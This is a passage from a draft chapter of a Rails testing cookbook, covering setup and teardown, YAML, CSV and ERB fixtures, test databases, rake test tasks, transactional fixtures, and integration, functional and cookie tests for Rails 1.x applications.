A test case contains a series of individual tests. It's not uncommon for these tests to share common objects or resources. Instead of initializing an object for each test method, you want to do it only once per test case. For example, you might have an application that writes report data to files, and your test methods each need to open a file object to operate on.

### Solution

Use the `setup` and `teardown` methods to put code that should be run before and after each individual test in your test case. To make a file available for writing by the tests in the `ReportTest` class, define the following `setup` and `teardown` methods:

`test/unit/report_test.rb:`

```
require File.dirname(__FILE__) + '/../test_helper'

class ReportTest < Test::Unit::TestCase

 def setup
 full_path = "#{RAILS_ROOT}/public/reports/"
 @report_file = full_path + 'totals.csv'
 FileUtils.mkpath(full_path)
 FileUtils.touch(@report_file)
 end

 def teardown
 File.unlink(@report_file) if File.exist?(@report_file)
 end

 def test_write_report_first
 f = File.open(@report_file, "w")
 assert_not_nil f
 assert f.syswrite("test output"), "Couldn't write to file"
 assert File.exist?(@report_file)
 end
end
```

```
end

def test_write_report_second
 f = File.open(@report_file, "w")
 assert f.syswrite("more test output..."), "Couldn't write to file"
end
end
```

## Discussion

The `setup` method in the solution creates a directory and a file within that directory called `totals.csv`. The `teardown` method removes the file. A new version of `totals.csv` is created for each test method in the test case, so each of the two test methods writes its output to its own version of `totals.csv`. The execution plan is:

1. `setup`
2. `test_write_report_first`
3. `teardown`
4. `setup`
5. `test_write_report_second`
6. `teardown`

The `teardown` method is for any cleanup of resources you may want to do, such as closing network connections. It's common use a `setup` method without a corresponding `tear down` method when no explicit cleanup is necessary. In this case, deleting the file is necessary if we're going to eliminate dependencies between tests: each test should start with an empty file.

## See Also

- `<xi:include></xi:include>`

## 7.3 Creating Fixtures for Many-to-Many Associations

### Problem

Creating test fixtures for simple tables that don't have any relations to other tables is easy. But you have some Active Record objects with many-to-many associations. How do you populate your test database with data to test these more complex relationships?

### Solution

Your database contains `assets` and `tags` tables as well as a join table named `assets_tags`. The following migration sets up these tables:

`db/migrate/001_build_db.rb`:

```

class BuildDb < ActiveRecord::Migration
 def self.up
 create_table :assets do |t|
 t.column :name, :string
 t.column :description, :text
 end
 create_table :tags do |t|
 t.column :name, :string
 end
 create_table :assets_tags do |t|
 t.column :asset_id, :integer
 t.column :tag_id, :integer
 end
 end

 def self.down
 drop_table :assets_tags
 drop_table :assets
 drop_table :tags
 end
end

```

The Asset and the Tag class have Active Record many-to-many associations with each other:

*app/models/asset.rb:*

```

class Asset < ActiveRecord::Base
 has_and_belongs_to_many :tags
end

```

*app/models/tag.rb:*

```

class Tag < ActiveRecord::Base
 has_and_belongs_to_many :assets
end

```

To create YAML test fixtures to populate these tables, start by adding two fixtures to *tags.yml*.

*test/fixtures/tags.yml:*

```

travel_tag:
 id: 1
 name: Travel
office_tag:
 id: 2
 name: Office

```

Likewise, create three asset fixtures.

*test/fixtures/assets.yml:*

```

laptop_asset:
 id: 1
 name: Laptop Computer
desktop_asset:
 id: 2

```

```
name: Desktop Computer
projector_asset:
 id: 3
 name: Projector
```

Finally, to associate the `tags` and `assets` fixtures, we need to populate the join table. Create fixtures for each asset in `assets_tags.yml` with the id from each table:

`test/fixtures/assets_tags.yml:`

```
laptop_for_travel:
 asset_id: 1
 tag_id: 1
desktop_for_office:
 asset_id: 2
 tag_id: 2
projector_for_office:
 asset_id: 3
 tag_id: 2
```

## Discussion

You include one or more fixtures by passing them as a comma separated list to the `fixtures` method. By including all three fixture files in your test case class, you'll have access to assets and can access their tags:

`test/unit/asset_test.rb:`

```
require File.dirname(__FILE__) + '/../test_helper'

class AssetTest < Test::Unit::TestCase
 fixtures :assets, :tags, :assets_tags

 def test_assets
 laptop_tag = assets('laptop_asset').tags[0]
 assert_kind_of Tag, laptop_tag
 assert_equal tags('travel_tag'), laptop_tag
 end
end
```

## See Also

•

<xi:include></xi:include>

## 7.4 Importing Test Data with CSV Fixtures

### Problem

You want to import data into your test database from another data source. Perhaps that source is an CSV (comma-separated values) file from a spreadsheet program or

even a database. You could use YAML fixtures, but with large datasets, that could be tedious.

## Solution

Use CSV fixtures to create test data from the output of another program or database.

Assume you have a database with a single *countries* table. The following migration sets up this table:

*db/migrate/001\_create\_countries.rb:*

```
class CreateCountries < ActiveRecord::Migration
 def self.up
 create_table :countries do |t|
 t.column :country_id, :string
 t.column :name, :string
 end
 end

 def self.down
 drop_table :countries
 end
end
```

If your test database is empty, initialize it with the schema from your development database:

```
rob@teak:~/countrydb$ rake clone_schema_to_test
```

Create a “country” model using the Rails model generator:

```
rob@teak:~/countrydb$ ruby script/generate model country
exists app/models/
exists test/unit/
exists test/fixtures/
create app/models/country.rb
create test/unit/country_test.rb
create test/fixtures/countries.yml
```

Create a CSV file containing a list of countries. The first line contains the field names in the table that the rest of the data corresponds to. Here are the first ten lines of *countries.csv*:

*test/fixtures/countries.csv:*

```
country_id,name
ABW,Aruba
AFG,Afghanistan
AGO,Angola
AIA,Anguilla
ALB,Albania
AND,Andorra
ANT,Netherlands Antilles
ARE,United Arab Emirates
ARG,Argentina
```

As with YAML fixtures, CSV fixtures are loaded into the test environment using `Test::Unit`'s `fixtures` method. The symbol form of the fixture's file name, excluding the extension, is passed to `fixtures`.

```
test/unit/country_test.rb
require File.dirname(__FILE__) + '/../test_helper'

class CountryTest < Test::Unit::TestCase

 fixtures :countries

 def test_country_fixtures
 countries = Country.find(:all)
 assert_equal 230, countries.length
 end
end
```

## Discussion

Running the test shows that the fixtures were loaded successfully. The assertion—that there are 230 country records—is also successful.

```
rob@teak:~/countrydb$ ruby test/unit/country_test.rb
Loaded suite test/unit/country_test
Started
.
Finished in 0.813545 seconds.

1 tests, 1 assertions, 0 failures, 0 errors
```

YAML fixtures are more readable and easier to update by hand than CSV files, but CSV fixtures are valuable because of the number of programs that support CSV exports. For example, using a CSV import would be helpful when you need to reproduce a bug that's occurring only in your production environment. To reproduce the bug, you export a snapshot of the tables on your production server to CSV files.

These files can be put in a temporary directory, where they won't interfere with any existing fixtures. The syntax for specifying fixtures in a subdirectory of the standard `fixtures` directory is a bit different. You have to call the `create_fixtures` method of the `Fixtures` class, which takes the directory and table name as arguments. Here's the test class again, loading the `countries` fixtures file from the `live_data` subdirectory:

```
require File.dirname(__FILE__) + '/../test_helper'

class CountryTest < Test::Unit::TestCase

 Fixtures.create_fixtures(File.dirname(__FILE__) +
 '/../../fixtures/live_data',
 :countries)

 def test_truth
 countries = Country.find(:all)
 assert_equal 230, countries.length
 end
end
```

```
 end
end
```

## See Also

- `<xi:include></xi:include>`

## 7.5 Including Dynamic Data in Fixtures with ERB

### Problem

Your tests often need to make a distinction between recently created or updated items and older ones. In creating test fixtures, you want to use the date helpers in Rails to dynamically generate date information.

### Solution

In your YAML fixture file, include Ruby within ERB output tags. The following template produces dates for the text fixtures that remain relative to the current time.

```
recent_laptop_listing:
 id: 1
 title: Linux Laptop
 description: A nice laptop fully loaded and running Linux
 created_at: <%= (Date.today - 2).to_s %>
 updated_at: <%= (Date.today - 2).to_s %>

older_cellphone_listing:
 id: 2
 title: Used Cell Phone
 description: A nicely equipped cell phone
 created_at: <%= (Date.today - 30).to_s %>
 updated_at: <%= (Date.today - 30).to_s %>
```

Another common use of Ruby in YAML fixtures is to create larger sets of test data without repetitive typing. Don't Repeat Yourself applies to test fixtures, too.

```
<% for i in 1..100 %>
item_<%=i%>:
 id: <%= i %>
 name: <%= i %> year old antique
 description: This item is <%= (i > 1) ? "year".pluralize : "year" %> old
<% end %>
```

### Discussion

The fixtures in the solution are processed by the ERB engine, which produces the following output:

```
recent_laptop_listing:
 id: 1
```

```

title: Linux Laptop
description: A nice laptop fully loaded and running GNU/Linux
created_at: 2006-03-17
updated_at: 2006-03-17

older_cellphone_listing:
 id: 2
 title: Used Cell Phone
 description: A nicely equipped cell phone from last year
 created_at: 2006-02-17
 updated_at: 2006-02-17

item_1:
 id: 1
 name: 1 year old antique
 description: This item is year old

item_2:
 id: 2
 name: 2 year old antique
 description: This item is years old

item_3:
 id: 3
 name: 3 year old antique
 description: This item is years old

...

```

When tests are run, any included YAML fixture files get parsed by the ERB template engine. This means that you can include Ruby code between ERB output tags (`<%= %>`) for output generation and flow control or anything else that Ruby lets you do.

Using embedded in your fixtures can be convenient, but is generally considered bad coding practice. With too much logic imbedded within your tests, you run the risk of creating tests that need as much maintenance as the application itself. If you have to spend time updating or repairing your fixtures, you're less likely to run your tests regularly.

## See Also

- 

`<xi:include></xi:include>`

## 7.6 Initializing a Test Database

### Problem

To unit test your application, you need a test database with a schema identical to that of your development database. Your unit tests run against this test database, leaving

your development and production databases unaffected. How do you set up the database so that it is in a known state at the start of every test.

## Solution

Use Rake's `clone_structure_to_test` task to create a test database from the schema of your existing development database.

Assume you've created a development database from the following Active Record migration:

*db/migrate/001\_build\_db.rb:*

```
class BuildDb < ActiveRecord::Migration
 def self.up
 create_table :countries do |t|
 t.column :code, :string
 t.column :name, :string
 t.column :price_per_usd, :float
 end

 Country.create :code => 'USA',
 :name => 'United States of America',
 :price_per_usd => 1
 Country.create :code => 'CAN',
 :name => 'Canada',
 :price_per_usd => 1.1617
 Country.create :code => 'GBR',
 :name => 'United Kingdom',
 :price_per_usd => 0.566301

 create_table :books do |t|
 t.column :name, :string
 t.column :isbn, :string
 end

 Book.create :name => 'Perl Cookbook', :isbn => '957824732X'
 Book.create :name => 'Java Cookbook', :isbn => '9867794141'
 end

 def self.down
 drop_table :countries
 drop_table :books
 end
end
```

Run the `clone_schema_to_test` Rake task with the following command:

```
rob@teak:~/project$ rake clone_schema_to_test
```

## Discussion

Before you run `clone_schema_to_test`, your test database exists but contains no tables or data.

```
mysql> use cookbook_test
Database changed
mysql> show tables;
Empty set (0.00 sec)
```

After the schema is cloned, your test database contains the same table structure as your development database.

```
mysql> show tables;
+-----+
| Tables_in_cookbook_test |
+-----+
| books
| books_countries
| countries
+-----+
3 rows in set (0.00 sec)
```

The newly created table don't yet contain any data. The test database is to be loaded with data from fixtures. The idea is that the data loaded from fixtures is fixed, and operations on that data can be compared with expected results with assertions.

## See Also

- 

<xi:include></xi:include>

## 7.7 Interactively Testing Controllers from the Rails Console

### Problem

You want to test the behaviour of your application's controllers in real time, from the Rails console.

### Solution

Start up a Rails console session with the `./script/console` command from your application root. Use any of the methods of `ActionController::Integration::Session` to test your application from within the console session.

```
rob@cypress:~/reportApp$ ruby script/console
Loading development environment.
>> app.get "/reports/show_sales"
=> 302
>> app.response.redirect_url
=> "http://www.example.com/login"
>> app.flash
=> {:notice=>"You must be logged in to view reports."}
>> app.post "/login", :user => {"username"=>"admin", "password"=>"pass"}
=> 302
>> app.response.redirect_url
=> "http://www.example.com/reports/show_sales"
```

## Discussion

By calling methods of the global `app` instance, you can test just as you would in your integration tests, but in real time. All of the methods available to integration tests are available to the `app` objects in the console. By passing any non-false value to the `app`, you can create unique instances of `ActionController::Integration::Session` and assign them to variables. For example the following assignments create two session objects (notice the unique memory addresses for each):

```
>> sess_one = app(true)
=> #<ActionController::Integration::Session:0x40a95e88 @https=false,
...
>> sess_two = app(true)
=> #<ActionController::Integration::Session:0x40a921c0 @https=false,
...
```

The `new_session` method does that same thing as `app(true)` but takes an optional code that can be used to further initialize the session. Here's how to create a new session instance that mimics the behavior of an HTTPS session

```
>> sess_three = new_session { |s| s.https! }
=> #<ActionController::Integration::Session:0x40a6dc44 @https=true, ...
```

For added feedback, you can enter commands in the console session while watching the output of `./script/server` in another window. The following is the resultant output of invoking the `app.get "/reports/show_sales"` method from the console:

```
Processing ReportsController#show_sales
(for 127.0.0.1 at 2006-04-15 17:46:26) [GET]
Session ID: 9dd6a4e3c591c484a243d166f123fd10
Parameters: {"action"=>"show_sales", "controller"=>"reports"}
Redirected to https://www.example.com/login
Completed in 0.00160 (624 reqs/sec) |
302 Found [https://www.example.com/reports/show_sales]
```

Assertions may be called from the console session objects but the output is a little different than what you may be used to. An assertion that doesn't fail returns `nil` while those that do fail return the appropriate `Test::Unit::AssertionFailedError`.

## See Also

- 

`<xi:include></xi:include>`

## 7.8 Interpreting the Output of Test::Unit

### Problem

You've diligently created unit tests for your application, but you're puzzled by what happens when you run the tests. How do you understand the output of `Test::Unit`? How do you find out which tests passed and failed?

### Solution

Here are the results from running a small test case. The output shows that two tests passed, one failed, and one produced an error:

```
rob@cypress:~/employeeDB$ ruby test/unit/employee_test.rb
Loaded suite unit/employee_test
Started
.F.E
Finished in 0.126504 seconds.

1) Failure:
test_employee_names_are_long(EmployeeTest) [unit/employee_test.rb:7]:
<"Nancy"> expected to be =~
</^\\w{12}>.

2) Error:
test_employee_is_from_mars(EmployeeTest):
NoMethodError: undefined method `from_mars?' for #<Employee:0x40763418>
 /usr/lib/ruby/gems/1.8/gems/activerecord-1.13.2/lib/active_record/base.rb:1498:in
 `method_missing'
 unit/employee_test.rb:22:in `test_employees_is_from_mars'

4 tests, 5 assertions, 1 failures, 1 errors
```

Even without seeing the test suite, we can get a feel for what happened. .F.E summarizes what happened when the tests ran: the dots indicate tests passed, F indicates a failure, E indicates an error. The failure is simple: application should reject employees with a first name less than 12 character long, but it evidently hasn't. to make the tests pass. We can also tell what the error was: the test suite evidently expected the Employee class to have a `from_mars?` method, which wasn't there. (It's an error rather than a failure because the application itself encountered an error--a call to a missing method--rather than returning an incorrect result). With this knowledge, it should be easy to debug the application.

This is a little odd... you have `assert_match /^\\w{12}/`, but what is this saying? That the application should reject first names under 12 letters? (odd requirement).

### Discussion

The order of the results in ".F.E" don't correspond to the order of the test method definitions in the class. Tests run in alphabetical order; the order in which tests run

should have no effect on the results. Each test should be independent of the others. If they're not (if the tests only succeed if they run in a certain order), the test suite is poorly constructed. The output of one test should not impact the results of any other tests.

Notice that using descriptive test names makes it a lot easier to analyze the output. A name that shows just what a test is trying to accomplish can only help later, when the memory of writing the test fades.

## See Also

- 

<xi:include></xi:include>

## 7.9 Loading Test Data with YAML Fixtures

### Problem

It's important that your test database contain known data that is common to each test case for the model being tested. You don't want your tests to pass or fail depending on what's in the database when they run; that defeats the whole purpose of testing. You have created data to test the boundary conditions of your application, and you want an efficient way to load that data into your database without using SQL.

### Solution

Use YAML to create a file containing text fixtures to be loaded into your test database.

Your database contains a single *books* table as created by the following migration:

*db/migrate/001\_build\_db.rb*:

```
class BuildDb < ActiveRecord::Migration
 def self.up
 create_table :books do |t|
 t.column :title, :string
 t.column :isbn, :string
 t.column :ean, :string
 t.column :upc, :string
 t.column :edition, :string
 end
 end

 def self.down
 drop_table :books
 end
end
```

Create a Book model using the Rails generate script. (Notice the test scaffolding that's created by this command.)

```
rob@teak:~/bookdb$ ruby script/generate model book
exists app/models/
exists test/unit/
exists test/fixtures/
create app/models/book.rb
create test/unit/book_test.rb
create test/fixtures/books.yml
```

Create a fixture containing your test data in the *books.yml* file under the *test/fixtures* directory.

*test/fixtures/books.yml:*

```
perl_cookbook:
 id: 1
 title: Perl Cookbook
 isbn: 957824732X
 ean: 9789578247321
 upc: 636920527114
 edition: 1

java_cookbook:
 id: 2
 title: Java Cookbook
 isbn: 9867794141
 ean: 9789867794147
 upc: 236920522114
 edition: 1

mysql_cookbook:
 id: 3
 title: MySQL Cookbook
 isbn: 059652708X
 ean: 9780596527082
 upc: 636920527084
 edition: 2
```

Fixtures are loaded by the `Test::Unit` module by passing the name of the fixture file, without the extension, as a symbol to the `fixtures` method. The following unit test class shows the “books” fixtures being loaded with a test confirming success.

*test/unit/book\_test.rb:*

```
require File.dirname(__FILE__) + '/../test_helper'

class BookTest < Test::Unit::TestCase
 fixtures :books

 def test_fixtures_loaded
 perl_book = books(:perl_cookbook)
 assert_kind_of Book, perl_book
 end
end
```

## Discussion

YAML is a data serialization format designed to be easily readable and writable by humans, as well as by scripting languages such as Python and Ruby. YAML is often used for data serialization and configuration settings, where it serves as a more transparent alternative to XML or a custom configuration language.

Before it runs each test case, the `Test::Unit` module uses the solution's fixture file (`books.yml`) to initialize the books table of the test database before each test. In other words, each test case starts out with a fresh copy of the test data, just as it appears in the YAML fixture. This way, tests can be isolated, with no danger of side effects.

The `test_fixtures_loaded` test case of the `BookTest` class tests that the book fixtures are loaded successfully and that an Active Record `Book` object is created. Individual records in a YAML fixture are labeled for convenient reference. You can use the `books` fixture accessor method to return book objects by passing it one of the fixture labels. In the solution we return an object representing the Perl Cookbook by calling `books(:perl_cookbook)`. The assertion tests that this object is, in fact, an instance of the `Book` class. The following output shows the successful results of running the test:

```
rob@teak:~/bookdb$ ruby ./test/unit/book_test.rb
Loaded suite test/unit/book_test
Started
.
Finished in 0.05485 seconds.

1 tests, 1 assertions, 0 failures, 0 errors
```

## See Also

- `<xi:include></xi:include>`

## 7.10 Monitoring Test Coverage with `rake stats`

### Problem

Generally speaking, the more tests you write, the more confident you can be that your application is--and will remain--bug free. You want a way to gauge how much test code you've written in relation to your application code.

### Solution

Use the `stats` Rake task to generate statistics about your Rails project, including the Code to Test Ratio.

```
rob@cypress:~/typo$ rake stats
(in /home/rob/typo)
+-----+-----+-----+-----+-----+
```

Name	Lines	LOC	Classes	Methods	M/C	LOC/M
Helpers	500	401	0	75	0	3
Controllers	1498	1218	25	174	6	5
APIs	475	383	17	27	1	12
Components	1044	823	33	132	4	4
Functional tests	2505	1897	41	261	6	5
Models	2026	1511	46	209	4	5
Unit tests	1834	1400	28	159	5	6
Libraries	858	573	15	91	6	4
Total	10740	8206	205	1128	5	5

Code LOC: 4909      Test LOC: 3297      Code to Test Ratio: 1:0.7

## Discussion

Complete coverage is when every line of your application has been exercised by at least one test. While this is a tough goal to achieve it's worth working towards. If you write tests when or even before you build the components of your application, you should have a pretty good idea of what code needs more test coverage.

The solution shows the output of `rake stats` on a current version of the Typo blog application (<http://www.typosphere.org/>). It shows a code to test code coverage ratio of 1 to 0.7. You can use this ratio as a general gauge how well you are covering your source code with tests.

Aside from testing, you can use the output of `rake stats` as a vague gauge of productivity. This kind of project analysis has been used for decades. Measuring lines of code in software projects originated with languages such as FORTRAN and assembler at a time when punch cards were used for data entry. These languages offered far less leeway than today's scripting languages, so using SLOC (source lines of code) as a measure of productivity was arguably more accurate, but not by much.

## See Also

- 

<xi:include></xi:include>

## 7.11 Running Tests with Rake

### Problem

You've been diligent about creating tests for your application and would like a convenient way to run these tests in batches. You want to be able to run all your unit tests, or all functional tests with a single command.

## Solution

Rails organizes tests into directories named after the type of application code that they test (e.g., functional tests, unit tests, integration tests, etc.). To run all tests in these groups at once, Rake provides a number of testing related tasks:

Test all unit tests and functional tests (and integration tests, if they exist):

```
$ rake test
```

Run all functional tests:

```
$ rake test:functionals
```

Run all unit tests:

```
$ rake test:units
```

Run all integration tests:

```
$ rake test:integration
```

Run all test in `./vendor/plugins/**/test` (or specify a plugin to test with `PLUGIN=name`):

```
$ rake test:plugins
```

Run tests for models and controllers that have been modified in the last ten minutes:

```
$ rake test:recent
```

For projects in Subversion, run tests for models and controllers changes since last commit:

```
$ rake test:uncommitted
```

## Discussion

Writing tests really only pays off if you run them often during development or when environment conditions have changed. If running tests was a tedious process then the chances of them being run regularly would probably lessen. Rake's testing tasks are designed to encourage to run your tests not only often, but efficiently.

Other then `rake test`, the testing tasks are designed to run a subset of your applications test code. The idea is that you may not want to run your entire test suite if you've only touched a small portion of your code that's sufficiently decoupled. If you've got a lot of tests, running only a portion of them can save you development time. Of course, you should run your whole test suite periodically (at least before every check-in) to make sure bugs don't exist when your entire application interacts.

## See Also

- 

<xi:include></xi:include>

## 7.12 Speeding up Tests with Transactional Fixtures

### Problem

You have some tests that are taking too long to run. You suspect that the problem is in the setup and teardown for each test, and want to minimize this overhead.

### Solution

Setting the following two configuration options in your `test_helper.rb` can significantly improve the performance of running your tests. Note that the first option, `self.use_transactional_fixtures`, only works if you are using a database that supports transactions.

`test/test_helper.rb:`

```
ENV["RAILS_ENV"] = "test"
require File.expand_path(File.dirname(__FILE__) + "../config/environment")
require 'test_help'

class Test::Unit::TestCase

 self.use_transactional_fixtures = true
 self.use_instantiated_fixtures = false
end
```

### Discussion

When you run unit tests in Rails that use test fixtures, Rails makes sure that each test method operates on a fresh set of test data. The way in which Rails resets your test data is configurable. Prior to Rails 1.0, test data was torn down and re-initialized using SQL `delete` and multiple `insert` statements for each test method. Making all of these SQL calls slowed down the running of tests. So help speed things up, transactional fixtures were added to help cut down on the number of SQL statements that must execute for each test method. Transactional fixtures work by surrounding the code of each test method with `begin` and `rollback` SQL statements. This way, all changes that a test case makes to the database are simply rolled back as a single transaction.

MySQL's default storage engine is MyISAM, which does not support transactions. If you're using MySQL and would like to take advantage of transactional fixtures, you must use the InnoDB storage engine. Do this by specifying the engine type with the following Active Record migration statement

```
create_table :movies, :options => 'TYPE=InnoDB' do |t|
 #...
end
```

which is equivalent to

```
CREATE TABLE movies (
 id int(11) DEFAULT NULL auto_increment PRIMARY KEY
) ENGINE=InnoDB
```

or update existing tables with pure SQL

```
alter table movies type=InnoDB;
```

The solution's second configuration option, `self.use_instantiated_fixtures`, tells Rails not to instantiate fixtures or create instance variable for each test fixture prior to each test method. This saves a significant amount of instantiation, especially when many of your test methods don't make use of these variables. This means that instead of referencing an employee test fixture with `@employee_with_pto`, you would use the fixture accessor method, such as: `employees(:employee_with_pto)`.

Using fixture accessor methods accesses fixture data as it is needed. Calls to these accessor methods instantiates each fixture and caches the results, so subsequent calls incur no extra overhead.

Another way to deal with the loading of fixture data into your test database is to pre-populate it with

```
rob@cypress:~/someApp$ rake db:fixtures:load
```

With your fixtures preloaded and `self.use_transactional_fixtures` set to true, you can omit all calls to `fixtures` in your tests.

## See Also

- 

<xi:include></xi:include>

## 7.13 Testing Across Controllers with Integration Tests

### Problem

You want to comprehensively test your application by simulating sessions that interact with your application's controllers.

### Solution

Create an integration test that simulates a user attempting to view your applications authenticated reports:

```
rob@cypress:~/reportApp$ ruby script/generate integration_test report_viewer
```

This command creates an integration test named `report_viewer_test.rb` in `./test/integration`. Within this file, you define the sequence of events that you want to test by issuing simulated requests and making various assertions about how your application should respond.

Factor out recurring sequences of actions into private methods named after what they do, such as `log_in_user` and `log_out_user` below.

*test/integration/report\_viewer\_test.rb:*

```
require "#{File.dirname(__FILE__)}../test_helper"

class ReportViewerTest < ActionController::IntegrationTest
 fixtures :users

 def test_user_authenticates_to_view_report
 get "/reports/show_sales"
 assert_response :redirect
 assert_equal "You must be logged in.", flash[:notice]

 follow_redirect!

 assert_template "login/index"
 assert_equal "/reports/show_sales", session["initial_uri"]

 log_in_user(:sara)
 assert session["user_id"]

 assert_template session["initial_uri"].sub!('/', '')

 log_out_user
 assert_nil session["user_id"]
 end

 private
 def log_in_user(user)
 post "/login", :user => { "username" => users(user).username,
 "password" => users(user).password }
 assert_response :redirect
 follow_redirect!
 assert_response :success
 end

 def log_out_user
 post "/logout"
 assert_response :redirect
 follow_redirect!
 assert_response :success
 end
end
```

Run the integration test individually from your application's root with:

```
rob@cypress:~/reportApp$ ruby ./test/integration/report_viewer_test.rb
```

or run all your integration tests with

```
rob@cypress:~/reportApp$ rake test:integration
```

## Discussion

Unlike unit and functional tests, integration tests can define test methods that exercise actions from multiple controllers. By chaining together request from different parts of your application, you can simulate a realistic user session. Integration tests exercise everything from Active Record to the dispatcher; they test the entire Rails stack.

The solution's test method starts by requesting the `show_sales` method of the `reports` controller with `get "/reports/show_sales"`. Notice that unlike functional tests, the `get` method in integration tests is called with a path string, not an explicit controller and action. Because the `Reports` controller has a `before` filter that requires users to be logged in, a redirect is expected and tested with `assert_response :redirect`. The contents of `flash[:notice]` is also tested: it must contain the correct reason for the redirect.

After following the redirect with `follow_redirect!`, `assert_template "login/index"` verifies that the login form was rendered. We also make sure that the uri of the initial request is stored in the session hash (i.e., `session["initial_uri"]`).

You can make integration test more readable and easier to write by creating private methods for groups of actions that are used more than once, such as logging in a user. Using the `log_in_user` method, we log in a user from the users fixture and assert that a `user_id` is stored in the session hash. We expect that once users are logged in, they'll be redirected to the page that initially tried to visit. We test for this by asserting that the template rendered is the same as the contents of `session["initial_uri"]`.

Finally, we log the user out with `log_out_user` method and assert that the user session id has been cleared.

By default, methods called within integration tests are executed in the context of a single session. This means that anything stored in the session hash during the test method is available through the rest of the method. It's also possible to create multiple sessions simultaneously using the `open_session` method of the `IntegrationTest` class. This way you can test how multiple sessions may interact with one another and your application. The following is modified version of the test method from the solution that tests two concurrent users authenticating and viewing reports.

```
require "#{File.dirname(__FILE__)}../test_helper"

class ReportViewersTest < ActionController::IntegrationTest
 fixtures :users

 def test_users_login_and_view_reports
 sara = new_session(:sara)
 jack = new_session(:jack)
 sara.views_reports
 jack.views_reports
 sara.logs_out
 jack.logs_out
 end

 private
end
```

```

module CustomAssertions
 def log_in_user(user)
 post "/login", :user => { "username" => users(user).username,
 "password" => users(user).password }
 assert_response :redirect
 follow_redirect!
 assert_response :success
 end

 def views_reports
 get "/reports/show_sales"
 assert_response :success
 end

 def logs_out
 post "/logout"
 assert_response :redirect
 follow_redirect!
 assert_response :success
 end
end

def new_session(user)
 open_session do |sess|
 sess.extend(CustomAssertions)
 sess.log_in_user(user)
 end
end

```

The new\_session method creates session objects that mix in methods of the CustomAssertions module. The same method logs in the user passed in as a parameter by calling log\_in\_user as one of the mixed in methods. The effect of this style of integration testing is that any number of sessions can interact. Adding the methods of the CustomAssertions module to each of these sessions effectively creates a DSL (domain specific language) for your application, which makes tests easy to write and understand after they're written.

## See Also

- 

[`<xi:include></xi:include>`](#)

## 7.14 Testing Controllers with Functional Tests

### Problem

You want to ensure that your application's controllers behave as expected when responding to HTTP requests.

## Solution

You have an existing database application. This application consists of a Books controller containing `list`, `show`, and `search` actions.

`app/controllers/books_controller.rb:`

```
class BooksController < ApplicationController

 def list
 @book_pages, @books = paginate :books, :per_page => 10
 end

 def show
 @book = Book.find(params[:id])
 end

 def search
 @book = Book.find_by_isbn(params[:isbn])
 if @book
 redirect_to :action => 'show', :id => @book.id
 else
 flash[:error] = 'No books found.'
 redirect_to :action => 'list'
 end
 end
end
```

You have the following test fixture for testing:

`test/fixtures/books.yml:`

```
learning_python_book:
 id: 2
 isbn: 0596002815
 title: Learning Python
 description: Essential update of a steady selling "Learning" series book
```

Add the following `test_search_book` and `test_search_invalid_book` methods to `books_controller_test.rb` to test the functionality of the Book controller's search action.

`test/functional/books_controller_test.rb:`

```
require File.dirname(__FILE__) + '/../test_helper'
require 'books_controller'

Re-raise errors caught by the controller.
class BooksController; def rescue_action(e) raise e end; end

class BooksControllerTest < Test::Unit::TestCase
 fixtures :books

 def setup
 @controller = BooksController.new
 @request = ActionController::TestRequest.new
 @response = ActionController::TestResponse.new
 end
```

```

def test_search_book
 get :search, :isbn => '0596002815'
 assert_not_nil assigns(:book)
 assert_equal books(:learning_python_book).isbn, assigns(:book).isbn
 assert_valid assigns(:book)
 assert_redirected_to :action => 'show'
end

def test_search_invalid_book
 get :search, :isbn => 'x123x' # invalid ISBN
 assert_redirected_to :action => 'list'
 assert_equal 'No books found.', flash[:error]
end
end

```

Run the test with:

```

rob@cypress:~/bookdb$ ruby test/functional/books_controller_test.rb
Loaded suite test/functional/books_controller_test
Started
..
Finished in 0.132993 seconds.

2 tests, 9 assertions, 0 failures, 0 errors

```

## Discussion

Testing a controller requires reproducing the HTTP environment in which the controller runs. When using Rails, you can reproduce this environment by instantiating request and response objects (to simulate a request from a browser), in addition to the controller being tested. These objects are created in the setup method.

To write a functional test, you need to simulate any of the five HTTP request types that your controller will process. Rails provides methods for all of these:

- get
- post
- put
- head
- delete

Most applications only use get and post. All of these methods take four arguments:

- The action of a controller
- An optional hash of request parameters
- An optional session hash
- An optional flash hash

Using these request methods and their optional arguments, you can reproduce any request that your controllers could possibly encounter. Once you've simulated a brows-

er request, you'll want to inspect the impact it had on your controller. You can view the state of the variables that were set during the processing of a request by inspecting any of these four hashes:

*assigns*

Contains instance variables assigned within actions

*cookies*

Contains any cookies that exist

*flash*

Contains objects of flash component of the session hash

*session*

Contains objects stored as session variables

The contents of these hashes can be tested with `assert_equal` and other assertions.

The goal of the `BooksControllerTest` class is to test that the controller's search action does the right thing when supplied with valid and invalid input. The first test method (`test_search_book`) generates a get request to the search action, passing in an ISBN parameter. The next two assertions verify that a `Book` object was saved in an instance variable called `@book` and that the object passes any Active Record validations that might exist. The final assertion tests that the request was redirected to the controller's show action.

The second test method, `test_search_invalid_book`, performs another get request but passes in an ISBN that doesn't exist in the database. The first two assertions test that the `@book` variable contains `nil` and that a redirect to the list action was issued. If the proceeding assertions passed, there should be a message in the flash hash; we test for this assertion wwith `assert_equal`.

Once again, Rails really helps by creating much of the functional test code for you. For example, when you create scaffolding for a model, Rails automatically creates a functional test suite with eight tests and almost thirty assertions. By running these tests every time you make a change to your controllers, you can greatly reduce the number of hard-to-find bugs.

## See Also

- 

`<xi:include></xi:include>`

## 7.15 Examining the Contents of Cookie

### Problem

*Contributed by: Evan Henshaw-Plath (rabble)*

Your application uses cookies. You want to test your application's ability to create and retrieve them with a functional test.

## Solution

Most of the time you'll store information in the session, but there are cases when you need to save limited amounts of information in the cookie itself. Create a controller that sets a cookie to store page color.

*app/controller/cookie\_controller.rb:*

```
class CookieController < ApplicationController

 def change_color
 @page_color = params[:color] if is_valid_color?
 @page_color ||= cookies[:page_color]

 cookies[:page_color] =
 { :value => @page_color,
 :expires => Time.now + 1.year,
 :path => '/',
 :domain => 'localhost' } if @page_color
 end

 private
 def is_valid_color?
 valid_colors = ['blue', 'green', 'black', 'white']
 valid_colors.include? params[:color]
 end
end
```

Create a test that verifies that the values of the cookie are set correctly by the controller.

*test/functional/cookie\_controller\_test.rb:*

```
def test_set_cookie
 post :change_color, { :color => 'blue' }

 assert_response :success

 assert_equal '/', cookies['page_color'].path
 assert_equal 'localhost', cookies['page_color'].domain
 assert_equal 'blue', cookies['page_color'].value.first
 assert 350.days.from_now < cookies['page_color'].expires
end
```

